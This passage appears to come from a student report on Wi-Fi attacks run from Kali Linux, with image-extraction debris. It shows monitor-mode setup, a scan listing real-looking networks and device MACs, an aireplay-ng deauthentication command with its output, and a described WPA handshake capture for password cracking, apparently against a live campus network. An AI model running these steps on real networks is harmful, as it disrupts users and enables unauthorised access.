
(root@kali)-[/home/rahul]
# iwconfig wlan1 mode monitor

(root@kali)-[/home/rahul]
# ifconfig wlan1 up

(root@kali)-[/home/rahul]
#
```

Fig. 5.2 Network Configuration

DoS Attack



```
root@kali: /home/rahul
File Actions Edit View Help
CH 4 ][ Elapsed: 6 s ][ 2022-11-29 18:15


BSSID          PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
40:9B:CD:0E:AB:20 -63 14 64 3 6 130 WPA2 CCMP MGT NITP_Dlink
40:9B:CD:0E:38:10 -71 3 19 0 11 130 WPA2 CCMP MGT NITP_Dlink
B6:A7:C6:AB:27:3C -73 6 0 0 3 130 WPA2 CCMP PSK Jio_2
30:B6:2D:96:73:80 -74 1 0 0 11 130 WPA2 CCMP MGT JioPrivateNet
40:9B:CD:0E:B3:60 -76 5 21 5 1 130 WPA2 CCMP MGT NITP_Dlink
F0:ED:B8:50:23:A5 -76 5 0 0 1 130 WPA2 CCMP PSK 8969170718 38-42
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30:B6:2D:96:77:00 -78 6 0 0 6 130 WPA2 CCMP MGT JioPrivateNet
40:9B:CD:0E:AB:A0 -79 3 0 0 1 130 WPA2 CCMP MGT NITP_Dlink
30:B6:2D:96:3E:20 -76 6 0 0 1 130 WPA2 CCMP MGT JioPrivateNet
40:9B:CD:0E:A5:B0 -83 2 0 0 6 130 WPA2 CCMP MGT NITP_Dlink

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 84:C5:A6:D7:8E:5D -62 0 - 1 2 2 kali
(not associated) 5E:97:F1:23:CD:26 -82 0 - 1 0 1 NITP_Dlink
40:9B:CD:0E:AB:20 8E:92:64:7A:DB:51 -72 0 - 1e 56 23
40:9B:CD:0E:AB:20 B4:C4:FC:B2:1D:6C -76 0 - 1e 0 1
40:9B:CD:0E:38:10 E0:1F:88:20:88:E4 -80 0 - 1e 0 1
40:9B:CD:0E:B3:60 80:2B:F9:66:4F:6D -1 1 - 0 0 1
40:9B:CD:0E:B3:60 6E:A1:F1:E1:E1:8E -62 0 - 1e 594 8 NITP_Dlink
40:9B:CD:0E:5F:00 94:14:7A:6B:9D:04 -58 0 - 11e 27 33
40:9B:CD:0E:5F:00 2C:DB:07:26:88:47 -64 0 - 6e 0 20
40:9B:CD:0E:5F:00 80:65:7C:ED:86:4F -70 0 - 1 0 5

This will work as well and doesn't give a message saying Operation not permitted
```

Fig. 5.3 Network Tracing

DoS Attack



The screenshot shows a terminal window on a Kali Linux system. At the top, the window title is 'root@kali: /home/rahu1'. Below the title bar is a menu with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows a table of MAC addresses and their associated counts, followed by the command 'aireplay-ng --deauth 30 -a 40:9B:CD:0E:B3:60 -c A2:20:8A:AD:AD:70 wlan1'. The output then shows a series of 'Sending 64 directed DeAuth (code 7)' messages to the target MAC address, with the number of ACKs received for each message.

```
root@kali: /home/rahu1

File Actions Edit View Help

40:9B:CD:0E:B3:60 7A:1C:7A:8B:A8:F2 -74 0 - 1 0 4
40:9B:CD:0E:B3:60 A2:20:8A:AD:AD:70 -84 0 - 1e 2 3
Quitting ...

(root@kali)-[/home/rahu1]
# aireplay-ng --deauth 30 -a 40:9B:CD:0E:B3:60 -c A2:20:8A:AD:AD:70 wlan1
17:15:57 Waiting for beacon frame (BSSID: 40:9B:CD:0E:B3:60) on channel 11
17:15:58 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0|53 ACKs]
17:15:58 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0|61 ACKs]
17:15:59 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 1|45 ACKs]
17:16:00 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:00 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:01 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:02 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
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17:16:06 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
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(root@kali)-[/home/rahu1]
#
```

Fig. 5.4 Deauthentication Attack

Authentication attack


Allows an attacker to guess a person's username , password ,credit card number or cryptography key by an automated process of trial and error

What we performed

First we start to capturing the packet than we did dos attack to break connection and when user connect its pc to computer then we capture handshake file tried all possible approach to crack password.



Authentication attack



Authentication attack




Fig. 5.5 Packet Sniffing

Authentication attack

